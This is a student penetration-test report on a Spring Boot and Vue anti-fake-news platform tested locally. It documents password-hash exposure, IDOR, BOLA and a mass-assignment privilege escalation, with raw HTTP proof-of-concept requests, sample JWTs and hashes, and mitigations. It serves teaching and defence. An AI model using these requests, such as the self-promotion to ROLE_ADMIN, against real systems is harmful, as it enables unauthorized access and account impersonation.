Vulnerability Assessment Report: The Social Anti-Fake News System

Prepared by: Sattaya Mingsanthia (Software Engineering @ CAMT) **Target:** Anti-fake-news Backend (Spring Boot) & Frontend (Vue.js) **Date:** January 14, 2026

---

1. Executive Summary

This penetration test identified multiple critical vulnerabilities in the Anti-Fake News platform, including IDOR, BOLA, sensitive data exposure, and privilege escalation. The findings demonstrate that improper API authorization and excessive trust in client-supplied data can lead to full system compromise. The assessment reinforces the importance of secure-by-design principles, proper authorization using JWT tokens, and careful API response design beyond what automated tools can detect.

2. Methodology & Tools


- **Methodology:** Black-box & Gray-box Testing.
- **Tools Used:**
  - **Burp Suite Community:** Intercept and analyze HTTP Traffic.
  - **VS Code:** For audit Code-level Remediation.
  - **Dev tool:** For audit Minified JavaScript frontend code to mapping API Endpoint.

---

3. Vulnerability Findings

A. [VULN-001] Sensitive Data Exposure due to Improper API Response Design

- **Severity: Critical** (High Impact / Easy to Exploit).
- **Description:** The API endpoint `/news` returns excessive user-related data within the JSON response. The response includes the entire User entity, exposing sensitive information such as the BCrypt-hashed password, which should never be disclosed to the client side.



Host	Method	URL	Params	Status code	Length	MIME type	Title
http://localhost:8080	GET	/news?_page=1&_limit=1000	✓	200	49900	JSON	
http://localhost:8080	GET	/news?_page=1&_limit=2	✓	200	10277	JSON	
http://localhost:8080	GET	/news					

Request

```
GET /news?_page=1&_limit=1000 HTTP/1.1
Host: localhost:8080
sec-ch-ua-platform: "macOS"
Accept-Language: en-US,en;q=0.9
Accept: application/json
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
Safari/537.36
sec-ch-ua-mobile: ?0
Origin: http://localhost:5173
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:5173/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

```

Response


```
l media post insists that Moodeng, the beloved hippo of Tha
iland’s Khao Kheow Zoo, actually hails from Cambodia. The p
ost, which has already been shared thousands of times, clai
ms that Moodeng “swam across the border” before being secre
tly adopted by Thai zookeepers. “Everyone knows Moodeng lov
es eating watermelons,” wrote the anonymous poster. “And wh
ere do the sweetest watermelons come from? Cambodia, of cou
rse. That’s proof enough!” Local officials in Cambodia have
 humorously responded, saying they are proud if Moodeng is
“one of theirs,” and suggested she deserves honorary citize
nship. Meanwhile, Thai fans are fiercely defending her Thai
 identity, starting the hashtag #MoodengIsThai. As of now,
Moodeng has declined to comment, mostly because she is a hi
ppo.",
"date":"2025-06-14T00:00:00+07:00",
"image":
"https://i0.wp.com/thainewsroom.com/wp-content/uploads/2024
/09/cat-1.jpg?ssl=1",
"user":{
  "id":1,
  "email":"user1@user.com",
  "username":"Moodeng Lover",
  "password":
  "$2a$10$lzTsiDrBimyz7gPBm9Y7xuXGXyuJCppYCZM9twkCfc9XNJMcI
  pRxu",
  "profileImage":null,
  "roles":[
    "ROLE_MEMBER"
  ],
  "accountNonExpired":true,
  "credentialsNonExpired":true,
  "authorities":[
    {
      "authority":"ROLE_MEMBER"
    }
  ],
  "accountNonLocked":true,
  "enabled":true
```

Figure 1. Sensitive Data Exposure via GET `/news` Response Body

In the **Response Body** found that author’s credential information data has leaked: userId, email, username, password, role, authorities.


- **Technical Details:** When route to the Homepage the API **GET** `/news,` system shall expose all of the author’s information include commentor of that news.
  - **Vuleneablity endpoint:** GET `/news`
- **Impact:**
  - Lead to a total system compromise, including unauthorized administrative control, data manipulation, and potential service disruption.
  - The attacker Hash can bring this Offline Brute-force to access the real password of platform’s users (admin ,reader, member).

- **Mitigation:**



```
@Data
@NoArgsConstructor
@AllArgsConstructor
public class NewsDto {
    private Long id;
    private String title;
    private String shortDetail;
    private String fullDetail;
    @JsonFormat(shape = JsonFormat.Shape.STRING, pattern = "yyyy-MM-dd'T'HH:mm:ssXXX", timezone = "Asia/Bangkok")
    private OffsetDateTime date;
    private String image;
    private User user;
    private List<CommentDto> comments;
}
```

Figure 2. News Dto




```
@AllArgsConstructor
public class User implements UserDetails {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    @EqualsAndHashCode.Exclude
    Long id;

    String email;
    String username;
    String password;
    String profileImage;
```

Figure 3. User entity

Within the whitebox shows that the News DTO has User entity as an attribute. Do not return User entities directly in API responses. Implement DTOs that exclude sensitive fields such as passwords and other confidential data. Use DTOs instead of JPA entities in controllers.

B. [VULN-002] Insecure Direct Object Reference (IDOR) in Bookmarks.

- **Severity: Critical** (High Impact / Easy to Exploit).
- **Description:**



```
GET /bookmarks?userId=13 HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua-platform: "macOS"
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ0ZXN0MSIsImlhdCI6MTc2ODQ3Mjc3MCwiZXhwIjoxNzY4NTU5MT
cwfQ.KX8xbxOxjjx6pfcAq0HIWGw3Hmh4RYSdFEcHLsLxrM0
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: application/json
Content-Type: application/json
Origin: http://localhost:4173
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:4173/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
          "ROLE_MEMBER"
        ],
        "accountNonExpired":true,
        "credentialsNonExpired":true,
        "authorities":[
          {
            "authority":"ROLE_MEMBER"
          }
        ],
        "accountNonLocked":true,
        "enabled":true
      },
      "trust":false,
      "commentDetail":
      "This is clearly a humorous post. AI isn't taking our jobs that fast.",
      "commentImg":"https://picsum.photos/200/300",
      "date":"2025-08-19T00:00:00+07:00"
    },
    {
      "id":39,
      "user":{
        "id":9,
        "email":"user9@user.com",
        "username":"Jennifer Walker",
        "password":
        "$2a$10$FhDaGnb1hIuDo/r/paGv1uqWdjnnBVM54uyzRAQMxpyh4XYr7rnFK",
        "profileImage":null,
        "roles":[
          "ROLE_MEMBER"
        ],
        "accountNonExpired":true,
        "credentialsNonExpired":true,
        "authorities":[
          {
            "authority":"ROLE_MEMBER"
          }
        ],
        "accountNonLocked":true,
        "enabled":true
      },
      "trust":false,
      "commentDetail":
      "I can't believe anyone thinks this is real. Total fake news.",
      "commentImg":"https://picsum.photos/200/300",
```

Figure 4. Bookmark GET `/bookmarks` Response body querry by ?userId param


The backend improperly trusts a client-supplied userId parameter instead of the authenticated identity from the JWT token, resulting in an authorization bypass (IDOR).

- **Technical Detail:** When a user route to the bookmark via **GET** /bookmarks endpont, the system relies on the userId param within the request URL assign impersonal of the owner bookmarks. An attacker can manipulate this field using tools like Burp Suite, Browser to submit comments on behalf of any other user in the system, including administrators.
    - Vulnerable Endpoint: GET `/bookmarks?userId`
    - Vulnerable URL Parameter: userId

- **Impact:**
    - Access data belonging to other users.
    - Bypass authorization controls.
    - An attacker can perform information gathering by observing the interests and news consumption behavior of other users to conduct social engineering attacks.
- **Mitigation:** The backend must validate that the bookmark owner matches the authenticated userId from the JWT token for every request.

C. [VULN-003] Broken Object Level Authorization (BOLA) in POST Comments

- **Severity:** High
- **Description:**



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Time	Cookies	Listener po
57	http://localhost:8080	POST	/comments	✓		200	904	JSON					127.0.0.1	17:28:18 15 ...		8081
56	http://localhost:8080	OPTIO...	/comments			200	426						127.0.0.1	17:28:18 15 ...		8081
54	https://picsum.photos	GET	/200/300			302	736					✓	104.26.5.30	17:26:16 15 ...		8081
53	http://localhost:8080	GET	/news?_page=1&_limit=1000	✓		200	49900	JSON					127.0.0.1	17:26:13 15 ...		8081
52	http://localhost:8080	GET	/news?_page=1&_limit=2	✓		200	10277	JSON					127.0.0.1	17:26:10 15 ...		8081
51	http://localhost:8080	GET	/bookmarks			200	1145	JSON					127.0.0.1	17:26:10 15 ...		8081
49	http://localhost:8080	GET	/news?_page=1&_limit=2	✓		200	10277	JSON					127.0.0.1	17:26:10 15 ...		8081
50	http://localhost:8080	GET	/news?_page=1&_limit=1000	✓		200	49900	JSON					127.0.0.1	17:26:10 15 ...		8081
48	http://localhost:8080	GET	/news?_page=1&_limit=1000	✓		200	49900	JSON					127.0.0.1	17:26:10 15 ...		8081
45	http://localhost:8080	OPTIO...	/news?_page=1&_limit=1000	✓		200	412						127.0.0.1	17:26:10 15 ...		8081
46	http://localhost:8080	OPTIO...	/bookmarks			200	412						127.0.0.1	17:26:10 15 ...		8081
47	http://localhost:8080	OPTIO...	/news?_page=1&_limit=2	✓		200	412						127.0.0.1	17:26:10 15 ...		8081

Request

```
Host: localhost:8080
Content-Length: 77
sec-ch-ua-platform: "macOS"
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ0ZXN0MSIsImlhdCI6MTc2ODQ3Mjc3MCwiZXhwIjoxNzY4NTU5MT
cwfQ.KX8xbxOxjjx6pfcAq0HIWGw3Hmh4RYSdFEcHLsLxrM0
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: application/json
Content-Type: application/json
Origin: http://localhost:4173
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:4173/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "news":{
    "id":5
  },
  "user":{
    "id":13
  },
  "trust":true,
  "commentDetail":"Hiiiiiiiii"
}
```

Response

```
Date: Thu, 15 Jan 2026 10:28:18 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 421

{
  "id":61,
  "user":{
    "id":13,
    "email":"test1@test.com",
    "username":"test1",
    "password":"$2a$10$At0WL71ozGZVgwnzTZrcgeofQyxj/uTbpk2aDlHJkNfMmunx8bese",
    "profileImage":null,
    "roles":[
      "ROLE_READER"
    ],
    "credentialsNonExpired":true,
    "authorities":[
      {
        "authority":"ROLE_READER"
      }
    ],
    "accountNonLocked":true,
    "enabled":true
  },
  "trust":true,
  "commentDetail":"Hiiiiiiiii",
  "commentImg":null,
  "date":"2026-01-15T17:28:18+07:00"
}
```

Figure 5. impersonal POST /comments relies on the userId field within the JSON request body


The application suffers from a Broken Object Level Authorization (BOLA) vulnerability within the comment creation functionality. The backend fails to validate whether the userId provided in the request payload matches the identity of the authenticated user performing the action.

- **Technical Details:** When a user submits a comment via the POST `/comments` endpoint, the system relies on the userId field within the JSON request body to assign authorship of the comment. An attacker can manipulate this field using tools like Burp Suite to submit comments on behalf of any other user in the system, including administrators.
  - Vulnerable Endpoint: POST `/comments`
  - Vulnerable Parameter: userId (within the Request Body)
- **Impact:**
  - Data Integrity Compromise: Attackers can spread misinformation or post harmful content while appearing to be legitimate users or administrators.
  - Reputational Damage: Unauthorized posts made in the name of authoritative figures can severely damage the platform's credibility.
- **Mitigation:**
  - Server-Side Identity Verification: The backend should never trust the userId provided by the client-side request body. Instead, the server must extract the user's identity directly from the JWT Claims or the Security Context of the authenticated session.

D. [VULN-004] Critical Privilege Escalation via Mass Assignment

- **Severity: Critical (High Impact / Easy to Exploit).**
- **Description:** The application is vulnerable to Mass Assignment (also known as Insecure Internal Object Reference), allowing a low-privileged user to escalate their privileges to an administrator. This occurs because the backend update functionality accepts and processes sensitive fields in the request body without proper filtering or validation against the user's current permissions.
- **Technical Detail:** The vulnerability was identified in the user profile update endpoint, which accepts a JSON payload representing the user object. Analysis of the backend logic reveals that the system maps the incoming request properties directly to the User entity, including the roles field. By injecting a high-privilege role into the request, an attacker can overwrite their own account's permission level.

    - Vulnerable Endpoint: PATCH `/api/users/{userId}`
    - Vulnerable Parameter: roles (within the JSON Request Body)
- **Proof of Concept (PoC):**


Request

```
PATCH /users/14 HTTP/1.1
Host: localhost:8080
Content-Type: application/json
Accept: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJzYWQxMjMiLCJpYXQiOjE3Njg0ODM0OTcsImV4cCI6MTc2ODU2OT
g5N30.b9xlnwKbT0WWpdmOkupn65tqkLYcM1ZvpF4kEEEpnIM
Origin: http://localhost:4173
Referer: http://localhost:4173/
Connection: keep-alive
Content-Length: 31

{
  "roles":[
    "ROLE_ADMIN"
  ]
}
```

Response

```
HTTP/1.1 200
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: http://localhost:4173
Access-Control-Allow-Credentials: true
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Content-Type: application/json
Date: Thu, 15 Jan 2026 13:35:40 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 94

{
  "id":14,
  "username":"sad123",
  "email":"sad@sad.com",
  "roles":[
    "ROLE_ADMIN"
  ],
  "profileImage":null
}
```

Figure 6. Self-Promote (Privilege escalation) result.

    - The attacker authenticates as a standard user (READER, User ID: 13).
    - The attacker identifies available roles (ROLE_ADMIN, ROLE_MEMBER) by analyzing the minified frontend JavaScript bundle.
    - The attacker sends a PATCH request to update their profile, including the malicious payload: {"roles": ["ROLE_ADMIN"]}.
    - The server processes the request and updates the attacker's role in the database to ADMIN.
    - The attacker successfully gains full administrative access to the platform.

- **Impact:**
    - Full System Takeover: An attacker can gain complete control over the platform, including managing news, comments, and other users.
    - Data Breach: Unauthorized access to sensitive administrative functions and user data

- **Mitigation:**
    - Use Data Transfer Objects (DTOs): Implement specific DTOs for user updates that exclude sensitive fields like roles or id.
    - Field Whitelisting: Explicitly define which fields are allowed to be updated by the user and ignore all other properties in the request body.
    - Strict Role-Based Access Control (RBAC): Ensure that role changes can only be performed through a dedicated administrative endpoint restricted to existing administrators.

---

5. Conclusion

This assessment underscores the critical necessity of **Secure-by-Design principles**. Even with the use of DTOs, secure system design remains essential. Authorization must be enforced using the JWT access token, rather than relying solely on attributes provided in the JSON request. Client-supplied data should never be trusted as a basis for access control decisions.

Security cannot be guaranteed without robust server-side authorization. The application must adopt a **Zero-Trust** approach toward client-supplied data. All access control decisions must be strictly enforced using verified claims from JWT access tokens rather than relying on attributes provided within the request body